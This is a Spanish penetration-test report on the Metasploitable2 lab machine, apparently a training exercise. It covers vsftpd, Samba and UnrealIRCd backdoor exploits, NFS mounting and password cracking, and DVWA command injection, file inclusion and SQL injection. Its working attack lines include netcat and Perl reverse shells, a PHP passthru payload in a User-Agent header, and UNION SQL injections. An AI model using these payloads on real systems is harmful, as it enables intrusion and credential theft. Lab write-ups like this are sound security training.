

# Metasplotable2

## Pentesting

**Autor:** Carlos Gutiérrez Torrejón  
**Ref:** CGT-KeeCoding-Metasploitable2

**Fecha:** 02/2023

## Índice

1. Alcance y objetivo	3
2. Informe ejecutivo	4
2.1 Resumen	4
2.2 Vulnerabilidades destacadas	4
2.3 Recomendaciones	5
3. Descripción del proceso de auditoria	6
3.1 Identificación de tecnologías	6
3.2 Explotación de vulnerabilidades detectadas	7

## 1. Alcance y objetivo

Realizar un reconocimiento y su posterior explotación para conseguir el mayor numero de vulnerabilidades posibles.

El objetivo es verificar que las aplicaciones no son vulnerables a los distintos riesgos de seguridad que podrían comprometer integridad, disponibilidad y confidencialidad de los datos.

El análisis se va a llevar a cabo siguiendo la metodología OWASP.

- Análisis de vulnerabilidades infraestructura
  - Explotación manual
  - Explotación automática
- Análisis de vulnerabilidades Web
  - Explotación manual
  - Explotación automática
- Acciones en caso de que un sistema sea penetrado
  - Realizar evaluación de la vulnerabilidad
  - Elevar privilegios
  - No realizar ninguna otra acción
- Realización de un informe

### Alcance

Host	Descripción
192.168.1.144	Metasploitable2

## 2. Informe ejecutivo

### 2.1 Resumen

Se han realizado diversas pruebas de evaluación y penetración de vulnerabilidades sobre la máquina Metasploitable2 (192.162.1.144) desde el origen Kali (192.168.1.132).

Las pruebas han sido realizadas de forma manual y en algún caso de forma automática con la herramienta Metasploit.

Según los resultados obtenidos, se considera que el nivel de seguridad de la infraestructura analizada es **Crítico**.

Esta valoración se debe a la gravedad de las vulnerabilidades encontradas que en muchos casos permiten una intrusión remota y la elevación de privilegios lo que podría causar pérdida de información, comprometer la integridad de los datos y su confidencialidad.

### 2.2 Vulnerabilidades destacadas

La siguiente tabla muestra las vulnerabilidades encontradas.

ID	Hallazgo	Gravedad
AI-PT-001	vsftpd versión 2.3.4, contiene una puerta trasera (backdoor) que abre un shell en el puerto 6200/tcp	Crítica
AI-PT-002	NFS visibles con la posibilidad de montarlos	Alta
AI-PT-003	La versión Samba 3.0.20 permite a atacantes remotos ejecutar comandos a través de Shell	Media
AI-PT-004	Versiones de UnreallRCD v3.2.8.1 contienen una modificación introducida externamente (Troyano) que permite a un atacante remoto la ejecución de comandos.	Alta
AW-PT-001	Ejecución de comandos en aplicación web	Alta
AW-PT-002	Es posible la ejecución de código PHP desde un archivo local del servidor de la aplicación.	Alta
AW-PT-003	Es posible la inyección de código SQL, así como listar información confidencial.	Alta

## 2.3 Recomendaciones

Durante el análisis se han encontrado varios programas desactualizados y afectados por vulnerabilidades que permiten al acceso remoto al servidor.

Los sistemas NFS permiten compartir archivos dentro de una red. Si estos están visibles y permiten su montaje de forma indiscriminada, se pone en grave riesgo la información.

Es necesario tener una política de contraseñas fuerte. Durante las pruebas, se han encontrado contraseñas débiles, en algún caso las configuradas por defecto o hasheadas con MD5 (algoritmo de cifrado vulnerado).

Es necesario que las aplicaciones web estén debidamente configuradas para prevenir ataques por inyección de código y/o ejecución de comandos que pueden poner en grave riesgo la integridad y confidencialidad de la información que maneja.

## 3. Descripción del proceso de auditoria

### 3.1 Identificación de tecnologías

Mediante la herramienta NMAP realizamos un escaneo de puertos abiertos que nos muestre la tecnología que los administra.

```
(kali㉿kali)-[~]
$ nmap 192.168.1.144 -p- --open -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-22 15:40 CET
Nmap scan report for 192.168.1.144
Host is up (0.0083s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
```

Tecnología	Versión	Puerto
vsftpd	2.3.4	21
rpcbind	2	111
Samba	3.0.20	139
UnrealIRCd	3.2.8.1	6667

## 3.2 Explotación de vulnerabilidades detectadas

### AI-PT-001 Backdoor Command execution

```
(kali@kali)~[/pentest/practica]
$ nmap 192.168.1.144 -p 21 --open -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-22 16:19 CET
Nmap scan report for 192.168.1.144
Host is up (0.00064s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.1.132
|   Logged in as ftp
```

#### Descripción:

vsftpd versión 2.3.4, contiene una puerta trasera (backdoor) que abre un shell en el puerto 6200/tcp.  
<https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2011-2523>

Se ha encontrado un exploit que permite obtener una Shell remota con privilegios root  
<https://www.exploit-db.com/exploits/49757>

#### Reproducción:

##### Ejecución manual del exploit y obtención del Shell

```
(kali@kali)~[/pentest/practica]
$ sudo python3 vsftpExploit.py 192.168.1.144
/home/kali/pentest/practica/vsftpExploit.py:11: DeprecationWarning: 'telnetlib' is deprecated
from telnetlib import Telnet
Success, shell opened
Send `exit` to quit shell
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

(kali@kali)~[/pentest/practica]
$ sudo python3 vsftpExploit.py 192.168.1.144
/home/kali/pentest/practica/vsftpExploit.py:11:
from telnetlib import Telnet
Success, shell opened
Send `exit` to quit shell
ls
bin
boot
cdrom
dev
etc
home
initrd
```

**Recomendación:**

Actualizar el software a la versión más actual no afectada por esta vulnerabilidad

## AI-PT-002 NFS visibles

```
(kali@kali)-[~/pentest/practica]
$ nmap 192.168.1.144 -p 111 --open -A
Starting Nmap 7.94SVN ( https://nmap.org ) at
Nmap scan report for 192.168.1.144
Host is up (0.0047s latency).

PORT      STATE SERVICE VERSION
111/tcp    open  rpcbind 2 (RPC #100000)
| rpcinfo:
| program version    port/proto  service
| 100000    2             111/tcp     rpcbind
| 100000    2             111/udp     rpcbind
| 100003    2,3,4         2049/tcp    nfs
| 100003    2,3,4         2049/udp    nfs
| 100005    1,2,3         36534/udp   mountd
| 100005    1,2,3         41485/tcp   mountd
| 100021    1,3,4         46562/tcp   nlockmgr
| 100021    1,3,4         60096/udp   nlockmgr
| 100024    1             34639/tcp   status
|_ 100024    1             51536/udp   status
```

**Descripción:**

NFS visibles con la posibilidad de montarlos  
La vulnerabilidad permite montar recursos NFS del servidor y acceder a ellos.  
Es posible acceder al archivo de contraseñas, descifrarla y elevar privilegios

**Reproducción:**

Descubrimos y montamos el recursos



```
(kali@kali)-[~]
$ showmount -e 192.168.1.144
Export list for 192.168.1.144:
/ *
```

```
(kali@kali)-[~]
$ sudo mount -t nfs 192.168.1.144:/ /mnt -o nolock
[sudo] password for kali:
```

```
(kali@kali)-[~]
$ df -k
```

Filesystem	1K-blocks	Used	Available	Use%	Mounted on
udev	4024592	0	4024592	0%	/dev
tmpfs	813276	1260	812016	1%	/run
/dev/sda1	82083148	28209328	49658272	37%	/
tmpfs	4066376	0	4066376	0%	/dev/shm
tmpfs	5120	0	5120	0%	/run/lock
tmpfs	813272	128	813144	1%	/run/user/1000
192.168.1.144:/	7282176	1486080	5429248	22%	/mnt

```
(kali@kali)-[~]
$ ls /mnt
```

bin	cdrom	etc	initrd	lib	media	nohup.out	proc	sbin	sys	usr	vmlinuz
boot	dev	home	initrd.img	lost+found	mnt	opt	root	srv	tmp	var	

Vemos que podemos leer los archivos passwd y shadow

```
(kali@kali)-[~]
$ cat /mnt/etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
```

```
(kali@kali)-[~]
$ sudo cat /mnt/etc/shadow
```

```
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
```

Hacemos un unshadow para combinar ambos archivos

```
(kali@kali)-[~]
$ sudo unshadow /mnt/etc/passwd /mnt/etc/shadow > password
```

Desencriptamos con John y obtenemos las claves del usuario msfadmin

```
(kali㉿kali)-[~]
└─$ john --single password
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants)
Remaining 1 password hash
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 18 candidates buffered for the current salt, minimum 48 needed for performance
Almost done: Processing the remaining buffered candidate passwords, if any.
0g 0:00:00:00 DONE (2024-02-23 14:04) 0g/s 12342p/s 12342c/s 12342C/s root1929..root1929
Session completed.

(kali㉿kali)-[~]
└─$ john -show password
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

6 password hashes cracked, 1 left
```

Conectamos por SSH y conectamos con privilegios root

```
(kali㉿kali)-[~]  
$ ssh -oHostKeyAlgorithms=+ssh-dss msfadmin@192.168.1.144  
msfadmin@192.168.1.144's password:  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 20  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
Last login: Fri Feb 23 11:20:00 2024 from 192.168.1.132  
msfadmin@metasploitable:~$ whoami  
msfadmin  
msfadmin@metasploitable:~$ sudo su  
root@metasploitable:/home/msfadmin# whoami  
root  
root@metasploitable:/home/msfadmin#
```

**Recomendación:**

Se recomienda no permitir el montaje de estos recursos de forma indiscriminada y configurarlo para que dejen de ser visibles.

## AI-PT-003 Remote Command Execution

**Descripción:**

La versión Samba 3.0.20 permite a atacantes remotos ejecutar comandos a través de Shell  
<https://nvd.nist.gov/vuln/detail/CVE-2007-2447>

Con el siguiente exploit conseguimos un Shell remoto con privilegios root  
<https://github.com/Ziemni/CVE-2007-2447-in-Python/tree/master>

**Reproducción:**

Primero ponemos un puerto a la escucha

```
(kali㉿kali)-[~]  
$ nc -vlp 4444  
listening on [any] 4444 ...
```

Ejecutamos el exploit indicándole la IP de nuestra máquina y el puerto al que debe conectarse

```
(kali㉿kali)-[~/pentest/practica]  
$ python3 smbExploit.py 192.168.1.144 139 'nc -e /bin/sh 192.168.1.132 4444'  
[*] Sending the payload
```

Finalmente obtenemos nuestra shell con privilegios root

```
(kali㉿kali)-[~]  
$ nc -vlp 4444  
listening on [any] 4444 ...  
192.168.1.144: inverse host lookup failed: Unknown host  
connect to [192.168.1.132] from (UNKNOWN) [192.168.1.144] 55833  
id  
uid=0(root) gid=0(root)  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008  
sudo -l  
User root may run the following commands on this host:  
    (ALL) ALL  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd
```

**Recomendación:**

Se recomienda actualizar a una versión corregida.

Se adjunta lista de las versiones afectadas por esta vulnerabilidad

<https://nvd.nist.gov/vuln/detail/CVE-2007-2447#vulnConfigurationsArea>

## AI-PT-004 UnrealIRCd 3.2.8.1 Ejecución de comandos

```
(kali㉿kali)-[~]
└─$ nmap 192.168.1.144 -p 6667 --open -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-22 22:50 CET
Nmap scan report for 192.168.1.144
Host is up (0.0046s latency).

PORT      STATE SERVICE VERSION
6667/tcp  open  irc      UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1, irc.Metasploitable.LAN
|   uptime: 0 days, 6:24:21
```

**Descripción:**

Versiónes de UnrealIRCd v3.2.8.1 contienen una modificación introducida externamente (Troyano) que permite a un atacante remoto la ejecución de comandos.

<https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2010-2075>

Con este exploit podemos conectar y elevar privilegios (hay que hacer una pequeña corrección en el código).

<https://github.com/geek-repo/UnrealIRCd-3.2.8.1/tree/master>

**Reproduccion:**

Corrección del exploit

```
# Esta línea está corregida
s.sendall(a.encode())
```

Configuramos los datos del objetivo en el código del exploit

```
1 import socket
2
3 #target ip and port
4 ip="192.168.1.144"
5 port=6667
6 #####
7 print ("MADE BY :- SARTHAK")
8 print("          Referenced by:- Metasploit source code")
9
```

Y los de nuestra máquina

```
18
19 #replace the ip and port with yours ... (YOUR IP AND PORT)
20 a="AB;perl -MIO -e '$p=fork;exit;if($p);foreach my $key(keys %ENV){if($ENV{$key} =~ /\.IO::Socket::INET(PeerAddr, \"192.168.1.132:4444\");STDIN->fdopen($c,r);$~>fdopen($c,w
```



Ponemos el puerto a la escucha

```
(kali@kali)-[~]
$ nc -vlp 4444
listening on [any] 4444 ...
```

Lanzamos el exploit y conseguimos una Shel con permisos root

```
(kali@kali)-[~/pentest/practica]
$ python3 poc.py
MADE BY :- SARTHAK
Referenced by:- Metasploit source code
NOTE:-I MADE THIS DUE TO PEOPLE PREPARING FOR OSCP WANT TO DO
```

```
(kali@kali)-[~]
$ nc -vlp 4444
listening on [any] 4444 ...
192.168.1.144: inverse host lookup failed: Unknown host
connect to [192.168.1.132] from (UNKNOWN) [192.168.1.144] 43414
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
sudo -l
User root may run the following commands on this host:
  (ALL) ALL
ls
Donation
LICENSE
aliases
```

#### Recomendación:

Actualizar a una versión no afectadas.

Lista versiones afectadas por esta vulnerabilidades

<https://nvd.nist.gov/vuln/detail/CVE-2010-2075#vulnConfigurationsArea>

## AW-PT-001 Command Execution

**Descripción:**

<http://192.168.1.144/dvwa/vulnerabilities/exec/>

Esta aplicación no valida correctamente los datos de entrada, permitiendo la ejecución de código.

**Reproducción:**

Tenemos una aplicación que hace ping a una dirección IP.

Probamos a ejecutar un comando y vemos como lo ejecuta y nos muestra los resultados

**Ping for FREE**

Enter an IP address below:

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=117 time=3.20 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=117 time=2.85 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=117 time=2.55 ms  
  
--- 8.8.8.8 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2000ms  
rtt min/avg/max/mdev = 2.550/2.868/3.205/0.274 ms  
total 24K  
drwxr-xr-x  5 www-data www-data 4.0K Feb 23 13:12 .  
drwxr-xr-x 11 www-data www-data 4.0K May 20 2012 ..  
drwxr-xr-x  2 www-data www-data 4.0K Feb 23 13:30 .ssh  
drwxr-xr-x  2 www-data www-data 4.0K May 20 2012 help  
-rw-r--r--  1 www-data www-data 1.5K Mar 16 2010 index.php  
drwxr-xr-x  2 www-data www-data 4.0K May 20 2012 source
```

Nos permite listar archivos del sistemas

```
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lwww:7:7:www:/usr/local/etc:/bin/sh
```

Incluso podríamos  
obtener una shell  
remota

## Ping for FREE

Enter an IP address below:

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -vlp 4444  
listening on [any] 4444 ...  
192.168.1.144: inverse host lookup failed: Unknown host  
connect to [192.168.1.132] from (UNKNOWN) [192.168.1.144] 52416  
cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh
```

### Recomendación:

Se debe corregir el modo de entrada de la aplicación para que valide correctamente los datos y no permita la ejecución de código.

No se debe concatenar la entrada de datos directamente al código que se va a ejecutar, sino realizar consultas parametrizadas.



## AW-PT-002 File Inclusion


**Descripción:**

<http://192.168.1.144/dvwa/vulnerabilities/fi/?page=include.php>


Es posible la ejecución de código PHP desde un archivo local del servidor de la aplicación.

**Reproducción**

Añadiendo una ruta que nos permita navegar hacia la raíz de directorios, vemos que nos permite mostrar archivos



Listamos el archivo de variables de entorno



Mediante la herramienta Burp Suite, capturamos la petición

17	http://192.168.1.144	GET	/dvwa/vulnerabilities/fi/?page=https://...	✓
16	http://192.168.1.144	GET	/dvwa/vulnerabilities/fi/?page=https://k...	✓

Request		Response	
Pretty	Raw	Raw	Pretty
1	GET /dvwa/vulnerabilities/fi/?page=../../../../../../proc/self/environ HTTP/1.1	1	HTTP/1.1
2	Host: 192.168.1.144	2	Date: Mon, 11 Jun 2018 12:00:00 GMT
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0	3	Server: Apache/2.2.8 (Ubuntu)
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	4	X-Powered-By: PHP/5.6.33-1ubuntu0.16.04+deb10u1
5	Accept-Language: en-US,en;q=0.5	5	Expires: Mon, 11 Jun 2018 12:00:00 GMT
6	Accept-Encoding: gzip, deflate, br	6	Cache-Control: no-cache, no-store, max-age=0, must-revalidate
7	Connection: close	7	Pragma: no-cache
8	Cookie: security=low; PHPSESSID=0f80bdae22e95d25dae194547c8b8279	8	Content-Type: text/html; charset=UTF-8
9		9	Content-Length: 104
10		10	Content-Disposition: inline
11		11	Content-Security-Policy: default-src 'self'; style-src 'self' 'unsafe-inline';
12		12	Content-Security-Policy-Report-Only: default-src 'self'; style-src 'self' 'unsafe-inline';

Modificamos el valor de la variable USER\_AGENT para poder ejecutar un comando y obtener una shell

### Request

```

Pretty Raw Hex
1 GET /dvwa/vulnerabilities/fi/?page=../../../../../../../../proc/self/en
  HTTP/1.1
2 Host: 192.168.1.144
3 User-Agent: <? passthru("nc -e /bin/sh 192.168.1.132 4444"); ?>
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
  /webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: security=low; PHPSESSID=0f80bdae22e95d25dae194547c8b8279
9 Upgrade-Insecure-Requests: 1
10
11

```

```

(kali@kali)-[~]
$ nc -vlp 4444
listening on [any] 4444 ...
192.168.1.144: inverse host lookup failed: Unknown host
connect to [192.168.1.132] from (UNKNOWN) [192.168.1.144] 34830
hostname
metasploitable
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh

```

Montamos un servidor python y pasamos Linpeas a la máquina

# Abrimos un servidor con python

python3 -m http.server 8080

Obtenemos un has de root

```

-rw-r--r-- 1 root root 405 May 17 2010 /root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkctezZdPFSbW76IUIPR00h+WBV0x1c6iPL/0zUYFHyFKAz1e6/Steowe
G1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWo
cyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUKxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasploitable
-rw-r--r-- 1 www-data www-data 0 Feb 23 13:30 /var/www/dvwa/vulnerabilities/exec/.ssh/authorized_keys

```

# Resultado Linpeas

ssh-rsa

```

AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkct
ezZdPFSbW76IUIPR00h+WBV0x1c6iPL/
0zUYFHyFKAz1e6/SteoweG1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkH
CDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/
D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUKxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cC
s4WocyVxsXovcNnbALTp3w== msfadmin@metasploitable

```

## AW-PT-003 SQL Injection

**Descripción:**

<http://192.168.1.144/dvwa/vulnerabilities/sqli/>

Es posible la inyección de código SQL, así como listar información confidencial.

**Reproducción:**

Probamos poniendo una comilla y vemos que reacciona dando error, así que probamos con otro y nos devuelve la lista de usuarios

**User ID:**

ID: ' OR '1'='1  
First name: admin  
Surname: admin

ID: ' OR '1'='1  
First name: Gordon  
Surname: Brown

ID: ' OR '1'='1  
First name: Hack  
Surname: Me

Con Burp capturamos la petición y la guardamos para lanzarla luego con SQLMap

#	Host	Method	URL	Param
6	http://192.168.1.143	GET	/dvwa/vulnerabilities/sqli/?id=%27&Su...	✓
4	http://192.168.1.143	GET	/dvwa/vulnerabilities/view_source.php?...	✓
3	http://192.168.1.143	GET	/dvwa/vulnerabilities/view_help.php?id...	✓
2	http://192.168.1.143	GET	/dvwa/vulnerabilities/view_help.php?id...	✓

```
GET /dvwa/vulnerabilities/sqli/?id=%27&Submit=Submit HTTP/1.1
Host: 192.168.1.143
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://192.168.1.143/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=3d3a3e93f100aedaff0eb3359b76ae46
Upgrade-Insecure-Requests: 1
```

Nos encuentra algunos comandos que podemos lanzarla

Parameter: id (GET)	SQLmap 2.0.12 (16 Oct 2015)	Submit query parameters
Type: error-based		
Title: MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)		
Payload: id=' OR ROW(5461,9075)>(SELECT COUNT(*),CONCAT(0x716a787a71,(SELECT (ELT(5461-5461,1))),0x7176787a71,FLOOR(RAND(0)*2)) ELECT 2826 UNION SELECT 4057 UNION SELECT 7397 UNION SELECT 8277)a GROUP BY x)-- UqlZ6Submit-Submit		
Type: time-based blind		Request headers
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)		
Payload: id=' AND (SELECT 1275 FROM (SELECT(SLEEP(5)))iUty)-- KCfk6Submit-Submit		Response headers
Type: UNION query		
Title: Generic UNION query (NULL) - 2 columns	or in your SQL syntax, check the manual that	
Payload: id=' UNION ALL SELECT CONCAT(0x716a787a71,0x506f78595972626c4a66564d6b76746855516450496a63706f6b5a4f42594257515341494c		

Probramos con este: ' UNION SELECT user, password FROM users#

Y obtenemos usuario y hash

**User ID:**

ID: ' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

Desencriptamos y obtenemos la contraseña del usuario admin

✓ **Encontrado:**

5f4dcc3b5aa765d61d8327deb882cf99:password